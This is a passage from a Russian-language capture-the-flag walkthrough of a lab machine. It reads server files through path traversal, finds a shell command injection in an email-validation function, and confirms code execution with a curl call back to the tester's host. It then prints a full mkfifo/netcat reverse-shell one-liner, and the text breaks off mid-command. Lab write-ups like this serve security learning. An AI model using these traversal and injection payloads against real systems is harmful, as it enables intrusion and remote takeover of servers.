User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

image=§/etc/passwd§
```

Burp Intruder

Видим, что среди результатов с кодом ответа 200 есть файл настроек Nginx — `/etc/nginx/sites-enabled/default`.




228	/etc/networks	200	☐	☐	415
230	/etc/nginx/nginx.conf	200	☐	☐	1821
231	/etc/nginx/sites-available/...	200	☐	☐	792
232	/etc/nginx/sites-enabled/d...	200	☐	☐	792
234	/etc/nsswitch.conf	200	☐	☐	842
238	/etc/os-release	200	☐	☐	710

```
ETag: "1670190892.3086803-460-3723693304"

server {
    listen 80;
    return 301 http://only4you.htb$request_uri;
}

server {
  listen 80;
  server_name only4you.htb;

  location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/only4you.htb/only4you.sock;
  }
}

server {
  listen 80;
  server_name beta.only4you.htb;

        location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/beta.only4you.htb/beta.sock;
        }
}

```

Содержимое файла /etc/nginx/sites-enabled/default

Он нам нужен, чтобы узнать пути к файлам обоих сайтов, как основного, так и бета-версии. Первым делом получаем содержимое главного файла приложения — `/var/www/only4you.htb/app.py`.



Request

```
POST /download HTTP/1.1
Host: beta.only4you.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

image=/var/www/only4you.htb/app.py
```

Response


```
Cache-Control: no-cache
ETag: "1670873253.537084-1297-2541619842"

from flask import Flask, render_template, request, flash, redirect
from form import sendmessage
import uuid

app = Flask(__name__)
app.secret_key = uuid.uuid4().hex

@app.route('/', methods=['GET', 'POST'])
def index():
if request.method == 'POST':
email = request.form['email']
subject = request.form['subject']
message = request.form['message']
ip = request.remote_addr
```

Содержимое файла /var/www/only4you.htb/app.py

В коде меня заинтересовала функция `sendmessage` из модуля `form`.

OS Command Injection


Получаем содержимое файла `/var/www/only4you.htb/form.py` и изучаем его. В `sendmessage` первым делом происходит вызов функции `issecure` из того же файла (строка 51).



```
50  def sendmessage(email, subject, message, ip):
51      status = issecure(email, ip)
52      if status == 2:
53          msg = EmailMessage()
54          msg['From'] = f'{email}'
55          msg['To'] = 'info@only4you.htb'
56          msg['Subject'] = f'{subject}'
57          msg['Message'] = f'{message}'
58
59          smtp = smtplib.SMTP(host='localhost', port=25)
60          smtp.send_message(msg)
61          smtp.quit()
62          return status
63      elif status == 1:
64          return status
65      else:
66          return status
67
```

Исходный код form.py

А `issecure`, в свою очередь, вызывает `run`, куда передается часть пользовательского ввода, а именно домен из полученного адреса электронной почты используется в команде `dig`.




```
1  def issecure(email, ip):
2      if not re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", email):
3          return 0
4      else:
5          domain = email.split("@", 1)[1]
6          result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
7          output = result.stdout.decode('utf-8')
8          if "v=spf1" not in output:
9              return 1
10         else:
11             domains = []
12             ips = []
13             if "include:" in output:
14                 dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
15                 dms.pop(0)
16                 for domain in dms:
17                     domains.append(domain)
18                 while True:
19                     for domain in domains:
20                         result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
21                         output = result.stdout.decode('utf-8')
22                         if "include:" in output:
23                             dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
24                             domains.clear()
25                             for domain in dms:
26                                 domains.append(domain)
27                         elif "ip4:" in output:
28                             ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
29                             ipaddresses.pop(0)
30                             for i in ipaddresses:
31                                 ips.append(i)
32                         else:
33                             pass
```

Исходный код form.py

Это опасная функция, так как она выполняется в командной оболочке, а использованный фильтр (строка 2) не реагирует на символ `|`, в Bash означающий оператор `pipe`, который передает данные следующей команде. Это открывает для нас возможность инъекции команд. Давай добавим к домену в электронной почте символ `|`. В качестве команды попробуем выполнить запрос на свой сервер: `python3 -m http.server 80`.

```
curl -s -X POST http://only4you.htb/ -d "name=rce&email=ralf@ralf.
com|curl+10.10.14.71/test_rce&subject=test&message=test"
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/onlyforyou]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.210 - - [07/May/2023 22:39:32] code 404, message File not found
10.10.11.210 - - [07/May/2023 22:39:32] "GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера

Команда успешно выполнена, поэтому активируем листенер `pwncat-cs -lp 4321` и закинем реверс-шелл:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.71 4321 >/
tmp/f
```

```
curl -s -X POST http://only4you.htb/ -d 'name=rce&email=ralf@ralf.
